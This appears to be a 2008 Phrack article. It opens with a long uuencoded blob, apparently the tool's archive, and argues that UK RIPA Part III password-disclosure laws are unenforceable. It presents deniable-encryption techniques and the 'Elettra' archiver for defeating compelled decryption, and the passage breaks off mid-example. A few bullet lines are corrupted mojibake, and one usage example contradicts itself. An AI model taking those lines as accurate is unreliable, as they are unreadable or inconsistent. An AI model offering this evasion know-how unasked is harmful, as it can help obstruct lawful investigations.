M7*MQ%Z,C.`PF5`]9*#%&!#78LF3)*W&E\#654<@-!E\$4&(OLJ=;((/QP2H*E MG%6;@'258]0JV7`LYRA"\$VHTD>0EC:KV8(S3\$"5H;\$RLVR2:QCA-F-6U'BVD MA+ILJ>4K*9.8K[!\@256\:=K5.WK^[M9-,_\^:9\?-K]8-TG?D:6MW8MNCAQ MPV>HJ\5^PG8B5JG.@LO3B\$]I%:+-,O_F(EE)MX6?.%%B64)5M\03KDBN65:Q M:2+&&/HPB.#4>E.GWH!N7K%]4=O**#%1XHAS/S<6+1G1<F.3CJX2"9W^*'GT MBB1*P>'.'ZG,P=TSP4TBU+O?6#3J>\$^98[/28E2-FG11]S"&FL9"=@VS,31Q M.Z8.&R<=ZL19RPL9+@([YYP"N=!38PIA'94-9+W6T:E[0<T+ZEU0ZV)S\$T<) MJKDZC7EOJ"&#[@GWX0+_7XB9E6[OO))@"?/ZL!Z^%D!E4GPM2AYP1"4/+CE(M,@:@'.1@8@E`NNO@YZ+;ZQYT3ZE[?J6RNWFM4@?JYF_3F!@H98V+4M8X<?)L M\$\$1#F-G\$12&#*.3243^CPD:^**#S.(T&,\K;O,D5:FI\/'2@JJ%+8[!V'X4-M'`.&&<XP.&24FJNJVX-D%U!:H2-`ZE'2=S-70(KYZ<(5L@LBZP,_Q.D`N9?Z M""&814V#"PJ2DBUY,=3=_OO^R?E1KYD_O>P>_-0__'"Q?V:JF9;B`SZVL?G< M*OU!X=LVNZ+*:XRNMDW,&";.X4JNTD^EG<GS=E.XZGJOKNIEB)1YEP^Y4N;4 M7V>KI\=_W>3=HH,.!.XQ-T;<=I9^\$#JR_,GSOLHCV\$`.,@IC,^6Y>8Y;BI*J M(7(2WL'&1Z4C70NZ^Q;22;.HPF1HJY#-JZ5.0=U:++,(;<YE@;98YG"N!)=E M9RKQ6?\$QOBD9>W6N]+E'<_.31L&G/'*HES`E-S2K0%YT\$<9!LPHC+YV#E!3F M`+4LLTHE@\$S2V20.J,G?X9<VNQ1WWN`")\`E\[/`>V-\#'DP,G?7)43;I1,V M_)5><'0>07QC7^KHDYEJJ>NPS5FJ^JK^*!MW=%L78\^_'6<T?+.[+NF!L\$++ $\texttt{M)1Q=OU;(OR)G[U\#/A[,TTEZQ+<,WQ6_E'`[`\#K]D"L$@43/,G=]+,Q'*6\$`\& } \\$ MYDEI_X8P, V3#MO@):-TCTD?W%F<LG+AOHVC\$X\:U5<7=^1WN2I6&ERO@*,,% MK5=3)+! < SY[XT30S&O.ED6Z>;]DF[E=F+=]!BG3-S/DW-"9S)=&9ZB1)HH#=MTA&B(QH-'(O6U\6.`45^\T0ZI69*UI"]:W(>LBF2XLA78I2WU&``#2N-`S\S M*+WG3P)J+5B!%]YF8X(AL1FLU8Z](_S=`/^MK9E\8!E))MRKH.6W-JZ?G;G9 M&+YS; VQNO6SZ3#%O4/CQPFZI!TBOF=B_>; M+1%95), 1&7QN854)5G%QP=6EB M__XWF<^NL-7HC30]M;U<I,1HJ=F07@WCM34ROUJA;@3/H\"CX;O9R<B0;4RV $\label{eq:mu} \verb|M"=-*DR$U-J4MR]@O+;A!K\U^UHM>,>Z=!0:*1<>1*,9=>`0"CKZW#AT*&X6|$ MP,5BV7%L"SM^V\$%X3T9>TJ83_`YTG=SZ89L>D.>I%W#2MPO.=.&/*K?@LP,> ME_FYK,[D&LKO)=%%ZH4O2.JE6Z+^55]P:`Y\4AC%PM#AZGQM>?<'RZ^3G%AL M'`!EY5ES_\/HF`N_T`9'K;D/1B00@XI@#N-L3F3]-PD=-0IS(.M%9,B;V0TV M%IC=W%W)X/)LD]\SD:HWLX<E\$ZM4JUM(MU/:6*-\<&RLL0M5D6F!)>A\OFBL M<3-.35\$YIT"6>LI3-"MH9^Z#L9ODNRQ\=\$>&2_\$;;<-*IX.)3\%55\$-@OBWQ $M^Q++KUB\$ \$G5U11)\%<)J("/GU_GT)B(W:MSK*^2U2N(R[KL\%/W3JDG*G,T? M2U3A4N\$LBG78F.R6P`V!3E0]F`BG/OD&P\$VR=5JP166KKI&?<']\$XO!8NDA) MB7GZK8!8(QV=C\$+_"U2(RT=T)/"O45(ZSVD4MPNS>7/?=;_[N?MQT^?QYTCY M5T11\0U2AJB>CY-B=,GU^:67W'G)\B^2Z#,F?E\$Y/Z8C0Z)ZXXP&&=!MT0K7 M5T=6_H\/Q5_YW"KDSR`/?2KLAYL;^;V721_(;+XPFV(YGFU+3,;;>/D'>!*3 M\;;_\$(T0<1YG!/7<U%:\$)_N><H=YC_8TNFTO/=)2DI']>0\&W>%OH?A\P;9\ M\$T(R.4H!',_[:PR@F=0_P:7`2?DS*G5'[YPN3WXY`FS#?K&]]>JEEC,S\H)R M5S<OL&_">57-3.2]O_SYN/1\;'\$_OG:T%EC,UZ'LOGPA;A17V:R#]VH?;6'= MI2N7EJ;5#\$6_*717_TZS37U[-F^OYR14D\DL^/?3Q1WD9\KJC&("GR<+-5-P $MR?=-G3V\#^*:_S];1[V-$&N[W^*:,PA\#^*=\#]!$NK2T60+F(-D9G+<.^>P4T7=B$ M; I9+0)T-Z6T>B1I'[*R?^O R4\$]5Y%Y1J3P/\UD>H?1KJ)>U:]T\$TW3,8N?W M8849MH7\6DTO=\$G]E""ZE1\E)9X[''NC'=DC(\$'`,6ZYS5^R"2:D\6<91(MP MJ4DE&_P#T/@VUX(21RYM,/KL/__IYI)FP+-"=\QTA^,?1)C<T,#05]VF6!V) MU8%8_2)6/XL/9SV]*9%N)XQBFO-/^G2A6_^,_-"XXHPU'.,\$;K*0>,AO3;', MM?EX;\Q''E"JG7ZC''VMRPPRFE0Q3!5^N\$DH-U841^W0]6"*%@M7M;*6W^#3 $\texttt{M+0Q.8>?ME[[W0-\&Q27\&<J9K\\(M0NNC2\$H^80\&;RLT*H\\..=:E8D^[R=P(N<V)] }$ M1(K\X9-O*5\!^4:_3ZVE?K^!363#.&4)%/%*Q8\\C*C60N.[E01*?;8[>898 M1"L5%IKL[@()!FSHU.C-'C+HG=\!J*>6,M;B7K68+S,4'=0QE=S2QQK2N\H; MJ&BT=^#(D6\$0KTIOS045+RXC2='WU9DWXOXR?=?E\2MCU,BKOL6)M42QRH7% MESZ,TZ.EV=OE)SK*3+S*QSGDO 1ICOJ^A=3S>KN]T`@O\$#:N94SF+TP2UT^] M.?F?O-D@<I,1M\J3J8K9;`"U&S^D1J2*I7.)E5\++.P@Z9>RQ#(!17%,,<C4 MY!NZ6JWH2[P+HH&JC08>CFKTLE\$L-&.TLXON+[]T]\2*T'OU%6=/O-O#'ZXG $MN/XH\&?C\#_<_8?P3QC]A?(KQ*9YK9V>`G&&T!N@YH.<8=W'M`N[@ZN#Z,YY=$ M8'R!ZR6>]S#NV33[(T8?`?DD]NHKB.@_.[OBRL;?'OXP_@K85]Q_Q?U7W%_C $\texttt{M_AKWU[C7SJX!^1607P'Y\$9!?G=VZ<(Z\$`7GJQ/SJYV="=\0KP-;L^IYNB[?B]) }$ MZ1-3U+]B]O;>H6@X]0,)M1GZVF;8>PG;?4:PMF#8B80=J]EMAZ&G\$MICZ,X> MUG;J7:Q](!H":Q^+7?M8/-NK7P#OG6@T`:/9'7\$L,.4C,\$]\$8QM06W0DYY]U M\$F3C\$#`AWNPQYU<ZB;_A`':*V6]!<TW4?P5T3S2^`DH2!<S1ZX"=H=)CBGO. MJ3!L_0GC&2^8'^UL'S2?V7J#US;V3*\$;XIWMB!-'?PXC^`"^D3=VQ;&\$'0+V

 $MHVC:@'W\&;,=QQ*F]\@30*]%L-L7:9_$S--UU"+;R5+1VFZ)Y+$XP^Y+Q5BR>$ MW:1]\$V9OCZ'/&=IZP;,_V?IKP-K"/`;L5'P@F*._!6R75VGU,/L8:_]C3W\' $MZ%MA]IK"$N((F)]MO078.V%\\!JPI#K'V%Z&O`W:$TANP;<P^P.POCFX#"N$3$ MYB'4Y(A?]O2M%?'DB3"-IK"WQ=&>4Z_SOI\8+`O[6,ZNZP[1?-(2YBF@GX7C M/\$'9C+]-41?8]+,7AW51[^'Z\X_;KU[OKWU:=7:?_GP\$?>O7]=U&_?3UJXV5 MG4]?>J]?[?<LS%[5]TZ>/SW9[[Q_TMUYNGK^^N)Z??0]R='V/^PK88L7S_2C M)FSM >JG[<WKT^V77SZL?6SU=M\?G;^^/,5:>Z6UOAQA%7/G 5;/?KEQN/M^ MZW(7.-H9>%O\$VGIQZ!#]-M%7U,]?O[*[6UMFT_YT?0XJ!YVG1UWMO]NYTN>T ME23^G;]B1A<2I]`!B".1,,(8@PU8@!V;I))]WGVIVDVRR4NE]K_?7\](`GR\</pre> M>M^V:DM392.DZ9F^>T;T]*)_-I>T^5U\#J:.%UN.\$[<!G52T4SH/5-KWF/&J MM`"]-UT\#9R]Z#G8UM>]#D^JR87K;JU9T*X+/FCK*,,C&N[L:^`PQ]P[\U[, MR[O3C\$O=SA#OPW6WPZ>]=OVFL1:XO#G"90<\B.<3_PI7]?[.OPD\?QNT[Y*T M=_2T]VG?U45I,=BU8G!AG4*<_SG\$YIJXU1^O+@@.F!\@)P?(5=2?#*YSNM<Y M[T\D"ZZ1;)7E]#7-.\$A3CNCM6NL>1K#/_0F@:6[2+2<Z'3_9CWHD5W5^T0ZA M[J/HV?R@6^K64ZUTAV7K`G.1ULR?4I3-7UJ\1E.06)M@\$L0#TB;N/:5,C\$Y< M&SR3]]/Y4]WK/,6AM,BP:"2Q)491QZ^.TDZ>0K\JE0/7()/:8438677C.ZZZ M>-U"+_Q0R*'WFL1(3J6%>F-NZL[MNNYZ5[4S;U,]PW=;8_QL!6SCI(E1^%A7 M?2UNNG2MZ;ZO/<`>`]AW=]>ZZ&]O\2U2;,\.R89->"6>6&4[V=?<C8EGON)J MNNHLQ?USLB]8%WD'UE)M;P5_QG0[65EV00;>4KOMU1SW?'NKPQOL\$U-;7?>W $\label{eq:mbu} $$MB\U^X4G/B\&],+;8!;3,-8XT\#8*MZ]>O^>3T!\#Q)_HL^';8_FU>$$PFAZP5L>^*$$$ MXXWWCJG5H[ZQDO(.,8+;\BT'6(8NYNFU@SOBC*F#MZ!"\S*H_1(63-(3%(JY M*ZU.=!;`G_3:^ZL!:%.\H.F-+:NEM73!J23(:46L*/>WD,N:0_[:_A%KIO= M3BWL3ORX/^*-/C@93.(X()\^CI>8074ZG'C3=&0_,3^T9<?).XSQQ'"U?=/9 M^#;U<@V,[]UM^FTK'L2MJ#M9Q;AO'WNOTJ*:@%/&7EBI-GY=,]3QZAK><PYN $\texttt{MXIX^ZAO^C:\#;<(W]=6_G$X:6VXEY8+360:=^PVRN'W} \\ \texttt{WM<PSLU7UK`;,>Z"C} \\ \texttt{MXIX^ZAO^C:\#;<(W]=6_G$X:6VXEY8+360:=^PVRN'W} \\ \texttt{MXIX^ZAO^C:\#;<(W]=6_G$X:6VXEY8+60:=^PVRN'W} \\ \texttt{MXIX^ZAO^C:M} \\ \texttt{MXIX^ZAO^C:M} \\ \texttt{MXIX^ZAO^C:M} \\ \texttt{MXIX^ZAO^C:M} \\ \texttt{MXIX^ZAO^C:M} \\ \texttt{MXIX^ZAO^C:M} \\ \texttt{M$ M=6[%06<8#29>&)Q;UWV'[X:[P15BQCGPNJE.6K%9J\`'Z.O!FE>!SSCH6`OH M6OON"G, VCN>H3@1MI#7U-UY, ?##=\9[;FY;E)J27%RZ\Y!K06]_HM05'--`9 M#4E+8VA,I[4AZ?%->GU#\33P;-\JMWR;1O9*BY8?>42[#ZR"K9_0*+[AW](H M;".U!9_KOOB,=8^BLS\ENW@+[[!IZ=!SSR&=,O1QH,%G=^HQ)'8S-'Q\$/V@(M#R)0]<RG'Z(!S8_(OYI(LM<AWZB[%19SEEI,)2A;T3#S`<*^^<1?#=OZ7&BH M\$5Q^^QWR-:091(F-\$2';A"+0,*5(F0SCH5:G"'R.N<^)"_MSQ%.MOZU#OQ!] M-`OQE&QL2/?-_DZ,V*`1'4AQJ.EC1(,R-'%70Z]%WLN=Z`MAL5N:0^18OF8@ $MO3-P7^<110.=8G@\(\%O:BKO7`X\%+3*-U2\#/ZNP'1+SP5YE=Z';(L:P9YO[PV])$ MP-/XE77#874D]+SQ=\$T@[!AC'T5B0&R6@)(\XKIX!AN33\N@8`E_=49TE8_7 M\$%NY(J@FS_4`<RO67X[VJ5ZX60P05H*XX=]"WY>B)[AG;\$\C\$>2_@88D;[S3 M?J6%]G+,(NU\->H'\$@<OCT1B->>TL=J#%AQT8'^\"G2A29="'FR5<RU?'Q[-ME]U;D72N2'/)WV*^6K^]WPRVOMH'AS'W5GC\$[*X&WI\'I_=TTN:!])S5[-X; $M(X:\gspa-K'(>3PY@;2%=LK1ZND]6-$J[D)Z@&8D7V!:KI_!0N.JX+=^T]U9$ $M%X,R>! '7L_439KF['D#6V4H7: 64^[S#(_"4]-@<; (5%IK%C==,S]KN6L3';$ $\label{eq:mmc} \begin{tabular}{ll} MMC>1/5Z(>V+E$0W+_@UY!&A$) "TD2OI'7D#9M:Y]\AP=2R6,T;<\\ ;-]=4A3<\\ \\ \begin{tabular}{ll} AP=2R6,T;<\\ ;-]=4A3<\\ \\ \begin{tabular}{ll} AP=2R6,T;<\\ ;-]=4A3<\\ \\ \begin{tabular}{ll} AP=2R6,T;\\ ;-]=4A3<\\ \\ \begi$ M[\3<NR#JE_W8W=)*V]]!:Y,`:U7:69J,WKUYS`I9G5[5)]AMT2?%;^4*.R3Y M!K\ZQYY\$7JY"M2.O5!\[+7E9F6*W)1OMP@B:FO(^[U%]R'O<I'/@^2I 7KO-MYO:[S%M6WC*VS'JX];!]CRD#P[9]WL?V#_T\]'.39*Z%C2W3)CW:U=3F[FR` $\label{eq:m'=[`T;1WY_""'2U<-0PX9O-RSJI0>\X]?;&D:XS:PI\M^OL$$+>"8MO-HP=0VH$$$ MVF+.Z-T'7+'-(::0]N6<:7-F+;G+#`_[?VQ'H5U+HD:EO:!*5]B)8_,H_E4I MYBFW@&371'J-1L`^OP4Q,"W\$OIQ7F6HR%UMB8&Z0\$#EZUAC6/QL:^QWVWO0Y M)^D-EA3^L/MGO*=,':,*^N==+\$6FA'DTVC*]`NR3F18YN*X:6%'/*I'I@48' M?STM6A.7T&>*/C/9AR6`1J^>Z`4%Q769KE<A&V77`CH<\$72`9>9L'G)C8;--MY=(\$W9VJQ^KKZ8S=#UCCWF,-93JK7,)-7Z;?'6![+['=.C3WE<15TS#WU9+-MVLXL0?B]9?K5CJG:#`IXASEU_`7`B://`GTP?X)GG\$-Z-ZXRNR>/?!%H886@ $M+M%;DQ!L?[%D?7\]NY?/>^FH@,Q'97M!=Y#26J^,@"7IW:7'FNNIPU/^&J/T$ M&OK6CDR"MB987PEH?4'[W<C4TE&"[%K0#R@G&#,%]/,^>`2IZ2D?2@O#2;^-M0+N:\I:-9UHX@X3L&=F!/9J2 JMSLJ!*PA);]9A"[[B8K9(F,"=D#GTV0N8R M%?H=L@=Z:=&T>9^IMZQGLP^L;)+50:<7%]&2JX"V-&BALL!ZB]TS;K`FM'*I MO856\B; H8UA&N4P?@=\\6+); TD&PLDF?I8701IX(4Z:YN2, HD!XFQ0LV+IYY MI+3VF(V7T@>0;]&O<M!&EV2=:&%[PLP'NOX@-74K^:&\P[2;0/@\$S`)HS8`L $MZ[4*..>3]>L#Z%-%6JUZUP'_&Y#)^^2?/-6:TB+5&]R97Y*$FO=CYB]KI/-N$ M"E7W(7L56MNL#!A+-8CZEA;-?LC:T/%:RU1(C\0(D'\$+>+3I#_)5^@>KU,)) M:I-=TG.8HVL[>Z9@([\$FCL6N.UH2S=LJH%J;-RN:.QO!&&7:NT4L2:UB>Z2_ $\texttt{M#]`*E1A=\#^FUUH\#92W[.C"D\E\#(EW[]*/51I(7R4\#0,B\&>G02)OW"+*]9\$.Z}$

M6:, WS?!0;7I!AGZ0#I;+E&G*7?),)EV=,6-`GS-FV&Q@\P@^G`6AXM.<,\80 $M625D?=(J(V%7-A?QA)Z((AH8#^S.YFU@P[FM='*?!I_';>'3F*W,B<(-J&M7))$ MEC55LYM3607`EVE3(:TZR7QTE40\$KCZ71R.3![:\\,AD@541C#C#[A<-.'CT M%?XU9\$.RFO*`&4M^R]0'-J1^S5LVP2?H%C&+O2-M9<*WF[/<6ZG;S%LY#-K9 M\$O?(O[8A\\D6T/IH]9)%O!5S/(@YTAEPRYOS,&AS6/DS:#(<H',\$_OR_TN*O M8/C:#*7%6[IJ)L=S!**GP-!X&2]AYZ1K1U#1@:ZQB`A-\J&G\C#\$FU*A`AKQ M/%2ZN79@A0-H.0\L@[T.S:6>?V!'T*9&J-&Q3\$F[!C[T8->T"O#'8ETAM(C6 M\$@E*0=RI5A7BTGM8P8!><\$L+C,CG:/,\OH2\._=)4N_)[ZS(.Y-?&[/&\$MX7 MEIAQQPR90#-"O&`F;-I6RO1\Q.!.\;V)#079&;U]QRK#K)\$9G#-+?-X0Y(6@ MGVB\$52">UN!C&&*)K<S63%]C?@^8I_%X5PD;,KJ'AHBN62P1W]4'>,IW^`S3 M3\2:J+<AWW*+J[;P4U)*X)(CYVF>\OL]`X%2'[#E7;(*K;B63+-A.E"%<DB? M6)?23SP*5EPV5CZ*R>HV.Z/H)-906*^VEE`N[8&5FEA-^8R/B6-RL1JJ5HF5 M'K_\EO]L%8T^4[)&50&GD5V8)S]H66E?61[G>6?Q_.?/QF^/E'QLBE%K3`)D ML`"4-RBC4J0<F5:.PG%61MHKNW/XD2_YS[?'T]/]HA!.GJ8NDNW\$R%2&9"(2 $MZ^F(\<\O'S_]4YPS_'147:*AU)@(6'242)#^=DZI!Q(^F&E6?Y:0;8ETB(<G$ $M/[2GG;/4_X]_I7-V/N#77^F<'B(0#)79&W1P^\._?OS#5"25=`P=)/&'+Z(($ $M4)Z(6F.GB:DU,8WH(\<4^07IV>Y/='[PVV=Y^(#.*/QZ_/3]ZU=9P(&^I+^0$ MRDE^?7T!_N<WRBA[I).&?V??'__]_/WQ]\L4;:\$3B\$]^?V<\FS27[2S\$TEY $MN1(Z9?+QBRBN)OA<$-Z=/K[UW^QPQF;7T#R,3T!_0=,X!-02X_LL_QD#"5H$ $M_{[]}\&:<'=+*?07]/CSW+<\\G&4:_EPXI#\\\3A%*=..2"U?)3GY*D2)ZW$<?O$ M!<3A5"CNB!.%6'JEQW\H^8!^V?_Q4Y3W\$<P6&4ZRULFOSS\D-5D^A#RU((ZT $M'+[F].MOS:51$[Y]4E)'S3^^/[SR]_`8#.[(7]6?P)_Y`N.\J]>3K\B_"DG$ $M1"8)$C)4YN.D1!<5SA*%G;)28.9Q`8Q#A2R+SA?+"F.?,\9\/RIRD`KXI!H#$ $M98?^{-}[QXS/'47%##G."?QP>1+5.6%NG+LP+#[^IZ-Z7M/J9+%R)I>DL;<$ M\/%78W+DH?TBP5F1L]?();D"TP.";X;L4/<BQRP=AO"J8GE=Q7>9DTG&)["` M*,2INF,L'G,TLKILKW) = VO?G/W[(:F@B0T06Z:*4(7+,/ZERA#S9G:.5#DMH)]M\3T34:&78D?9V`2:9>2)9*6L]`T>I,50\BH2A/9%6LGCQY/*%NFYN\$.5J:R` $M1@V^CB@Y$:DLY_'G^O.L@^=%*/3Z>E2=2GE^JPXC#Y[KTN^*A=<A:DD;*=)($$ M1D?5-WY]__CMVZL'%ZFBA#R(>*@-E-<1:O7V%)%__`Y/>Y2QF;J'_#:-:*9) MA&DA#EG=X^_TOA%'?.36R<%.TI90\$XK<[P(F.9;G53P.`"*4ATOP:6'+(\+ $M>AR@TKH=+\'E)S%/*WP<8$5ICI<@T\.:QP4\2CFGLI3)DY(]-79:.B?[_NO)$ M]S2"EX5`7DN#RE=*4E!/<N&4+!>.JI)(72F5U/K'[Q]+_]L:ET4K6M&*5K2B M%:UH12M:T8I6M*(5K6A%*UK1BE:THA6M:\$4K6M&*5K2B%:UH12O:_VO[+\U> &F;<`>`

end

==Phrack Inc.==

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----[0. starting point, our world and the Internet

2008: During the past 10 years the Internet accrued its value in a way that was not predictable. A lot of players are trying to gain power over it: recording and cinema industries, governments, software vendors.

Eight, ten years ago our feeling with the net was hacking pleasure; now, the hacking techniques are recycled by security vendors for their security services. Once the diffusion of a crack was proof of value, now it only represents the risk to be busted. A lot has changed and for someone this is the opportunity to reconsider and eventually change both his ways of acting and his priorities.

The spirit has changed: may the energies be readdressed? Is there space for fun, still, and where?

The game now is hard. The tools in our hands have changed and threats are much more realistic. Hacking is a game, but now the risk level has to be carefully taken into consideration to protect ourselves and the people near us, to avoid jail or being exploited.

Media industry, political entities and vendors are trying every possibility to set foot where they can have even a minimum of control over users. This is because control, even if only partial, means power.

We can envision how the Internet, its operating systems and softwares operate. We clearly know what is going on, and why it works in that specific way and not otherwise.

Those who are trying to get their hands on the network and on the Internet users often (and fortunately) do not have the skills necessary to understand the concepts on which the network is based. The fact that the internet society is based on technical rules before that on moral ones is somehow less natural for us to believe.

So it happens that computers and the Internet are subject to legislation,

control and governmental based restriction, whilst the Internet and computers are by definition the same all over the world and the Internet is made by all users equally.

Whether it speaks of computers, hard drives, forensic analysis, censorship or wiretapping, items are always the same.

We can still understand this, while the politicians are on average 50 years old and spent more or less 30 of those years in the political career. Information technology has been developed seriously in recent 15 years, so it is normal that politicians do not understand anything of IT matters.

Other than that, we see that political choices must enjoy the support of the people, but people have not a better comprehension of IT matters than politicians. This explains why no one has yet seen a law making some real sense from a technological point of view and yet achieving its purposes (which usually consists of an increased sense of security).

We think that we are the ones who can demonstrate that the Internet follows different laws. That's because we are the generation born with the Internet and we are able to speak internet language enthusiastically.

We, as developers, can not write laws nor directly challenge them, but we can develop software demonstrating from a practical point of view how wrong these laws are.

It seems to us that this is the most effective and less painful way to show politicians their mistakes and give citizens their freedom, ruled on the Internet by mathematical logics.

It is told by the Hacker Manifesto:

"I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me... Or feels threatened by me... Or thinks I'm a smart ass... Or doesn't like teaching and shouldn't be here..."

Mentor's ideas in the 1986, and our ideas since then, are the same for all the Internet users even now. If this freedom of acting is disturbing to someone, it's our duty to remember that this freedom cannot be erased.

The incentives to hack have changed, exposure may have become uncomfortable ...so an anonymous identity rises: julia@winstonsmith.info, dedicated to the spread of software written to demonstrate the inconsistency of laws to control and limit users and the Internet.

----[1. What's an incoherent law ?

As the tendency to create inadequate laws is increasing, for what concerns the control of the internet and its users, we felt the need to question this modus operandi.

The goal is to create software designed to demonstrate that most laws that restrict and control the Internet are inadequate (unnecessary, counterproductive and risky).

You, more than any other community, have the chance to demonstrate that any law trying to:

- regulate the Internet or computer use from a governmental point of view
- control users communications (by filtering and limiting them)

are not enforceable from a scientific point of view, because they are mere transposition of real life laws on the digital dimension.

In general, our line of action can rely on this logic:

- A law is promulgated (data retention, search profiling, forbidden publishing...)
- We analyze two aspects:
- " ' F†R Æöv-6 7G'V7GW&R Öb F†R Æ r -â ÷&FW" FÒ VæFW'7F æB -G2 ' & 6W0
- ""' F†R FV6†æ-6 $-\times$ ÆVÖVçF F-öâ öb F†R Æ p
- From (1) we can see and develop ideas not considered
- From (2) we can develop technical solutions
- The news that the law is a failure has to be spread. In fact, our knowledge has no impact on politics, the audience and the users information if it remains in our hands.

One example of law-reversing-and-attack could be:

- 1) Human side: A state deploys a law that forbids speaking about cryptography
- 2) Tech side: being the domain owner of a website speaking of cryptography lands you in jail.
- 3) Tech implementation: once the police is notified of the existence of a server inside country boundaries serving forbidden content, an email is sent asking to remove the pages, or in a short time the domain owner will be busted and the server unplugged.

human countermeasure:

1a) Migrate to a free blog/website outside your country.

hacker countermeasure:

- 1a) Use a TOR hidden service, reachable through the Internet with a proxy in another country [1]
- 1b) Use a FreeNET website [2]
- 1c) Post your content with an anonymous remailer to a mailing list [3]
- 1d) Publish your contents via peer to peer network using a digital signature for trusted download, with the first node publishing the data outside the country.
- le) Use a self decryption javascript site, capable to protect session
 layer and cutting off crawlers that don't support javascript
 (-> open source intelligence too), in some free-blog outside our
 country. [4]
- 1f) A distributed server like "project R*" from "Autistici/Inventati" [5].
- 1g) Use one of the other infinite solutions, because we should move ourselves among the RFCs, spreading software automatically and always find new ways to bypass the law description.

The Internet for the mere users is only "the web", whilst we have more possibilities. But we fail to keep our servers online, or to publish our information without problems, because we are not using the best solutions in strong encryption and network distribution.

----[2. DEEP FOCUS, AND REAL TARGET: RIPA III

RIPA (investigation of electronic data protected by encryption - power to require disclosure, [6]).

In practical terms, it is the possibility for an UK investigator to

request the password protecting an encrypted file: in case of refusal or impossibility to give the password, the user it is punishable with up to two years' imprisonment.

Comparing this with the real life, it is the equivalent of a law requiring a suspect to open his safe to investigators. But computers and the Internet move on other schemes.

In addition, this law is specifically making the UK less secure. Let's see why:

- A person possessing an encrypted archive containing secrets potentially incriminating for a more than 2 years punishment will accept the 2 years imprisonment instead of revealing the password.
- The one whose encrypted archive doesn't contain secrets incriminating, but sensitive political, personal information, will give them to police (or, more often, to private consultants that practically proceed with the forensic examination).
- Theoretical security is not achieved by delegating the power to control to an institution, because if this is corrupted it would become the gateway for any sort of abuse. Theoretical security can be achieved by preventing future crime, not by applying controls in order to act as a deterrent.

Following the logic presented in the point 2 of this document, a safer way to avoid RIPA-III is to use a more sophisticated way of protection.

Encryption models use to define actors (Alice & Bob) and scenarios (with Mallory, Eve and the Family of Attack). The encryption model required to hide the data, and the presence of encrypted data, is steganography [7]. In our scenario it is enough to demonstrate the absence of encrypted data, and cryptography offering a "plausible deniability" is our solution.

Deniable cryptography allows a user to protect his data by plausibly deny existence of hidden data inside an encrypted file. This kind of protection is very useful when the user is compelled to give up the password by violent or intimidating methods [8]. Different forms of deniable cryptography are currently used:

- TrueCrypt [9] implements full disk encryption. The image of a second encrypted disk is hidden inside free sectors of a container filesystem. Since a TrueCrypt disk is first filled with random data, it is not possible to differentiate between free sectors with random data on them and sectors with encrypted data of the hidden volume. As a consequence of this, the TrueCrypt user can plausibly deny existence of the hidden disk.
- OTR (Off-the-Record messaging) [10] is a cryptographic protocol that provides strong encryption for instant messaging. After authenticating the user (via key fingerprint comparison) it encrypts messages without checking their digital signatures. This lack of integrity check allows the sender of a message to plausibly deny sending that message since any other user could have been the sender.
- 2c2/4c [11]: It takes two input files and generates an output. Depending on the password used it decrypts one file or the other.

The goal of deniable cryptography is to deny the existence itself of a piece of information. Steganography has the same goal (steganalysis is effective only after the existence of hidden data has been proven), but it is more ambitious in hiding the data to the adversary because it carefully chooses a container that prevents an analyst to realize that the container covers hidden information. In case of an encrypted file, the attacker already knows it could contain valuable information; the aim now becomes to

deny the existence of the data inside the exposed container: in such a situation, deniable cryptography has higher signal-to-coverdata ratio compared to steganography.

```
----[ 3. Elettra
```

Elettra can generate archives of multiple files where a different file is extracted depending on the password provided.

This because the password used for encryption is not only an "information required for decrypt" one file in the archive, is also the "information required to find" a file in the archive.

Every file is encrypted with its own password. Every password unlocks a single file. Since elettra can add random padding to an archive, it's impossible to determine how many files are contained in it.

Plausible deniability consists in allowing the user to deny existence of other files except the only file he revealed the password to.

Elettra bases its security on mathematical principles derived from reverse-engineering on the RIPA and its possible interpretations.

Elettra is a command line program developed for POSIX systems (tested under Linux, cygwin and MacOSX). A GUI wrapper developed in wxWidgets has been developed and both software, with related gpg signature, are available at:

https://www.winstonsmith.info/julia/elettra

Despite the fact that the GUI was coded in a tenth of the time spent for Elettra, it helps a dramatically wider range of users to understand and use the program. Usability and easiness of distribution of a software have rarely been a goal for hackers, but this time we want to highlight and spread a way of action/reaction made possible by open source technologies and a network able to quickly communicate a content. The GUI is a necessary compromise between features and usability:)

How to use Elettra:

user@linz:~/elettra/src/build\$./elettra

- ./elettra by julia@winstonsmith.info, http://www.winstonsmith.info/julia
 You should improve the quality of life, using privacy enhancing technology!
- ./elettra encrypt outputfile [size increment]% plainfile[::password]
- ./elettra decrypt cipherfile [password] [output directory]
- ./elettra checkpass password(s)
- ./elettra example (show examples of use)
- passwords, if not available, is ask with echo off

Elettra in encrypt mode

user@linz:/tmp\$./elettra encrypt output 10% file1::passwd1 file1::passwd2
user@linz:/tmp\$ ls -l file1 file2 output

- -rw-r--r-- 1 user user 7132 Jan 15 18:35 file1
- -rw-r--r-- 1 user user 36287 Jan 15 18:35 file2
- -rw-r--r-- 1 user user 29027 Jan 17 10:35 output

Further generation of /tmp/output file, with the same file/password:

```
-rw-r--r- 1 user user 30744 Jan 17 10:36 output -rw-r--r- 1 user user 32018 Jan 17 10:36 output
```

-rw-r--r-- 1 user user 29533 Jan 17 10:36 output

One goal of the algorithm is that the outputs differ given the same input.

In practice you can keep the smallest output.

here are some outputs with a padding of 100%

```
-rw-r--r-- 1 user user 65198 Jan 17 11:43 output -rw-r--r-- 1 user user 54336 Jan 17 11:43 output -rw-r--r-- 1 user user 57579 Jan 17 11:43 output -rw-r--r-- 1 user user 64938 Jan 17 11:43 output -rw-r--r-- 1 user user 67284 Jan 17 11:43 output -rw-r--r-- 1 user user 29219 Jan 17 11:43 output -rw-r--r-- 1 user user 48946 Jan 17 11:43 output -rw-r--r-- 1 user user 37260 Jan 17 11:43 output
```

and some with 1000%:

```
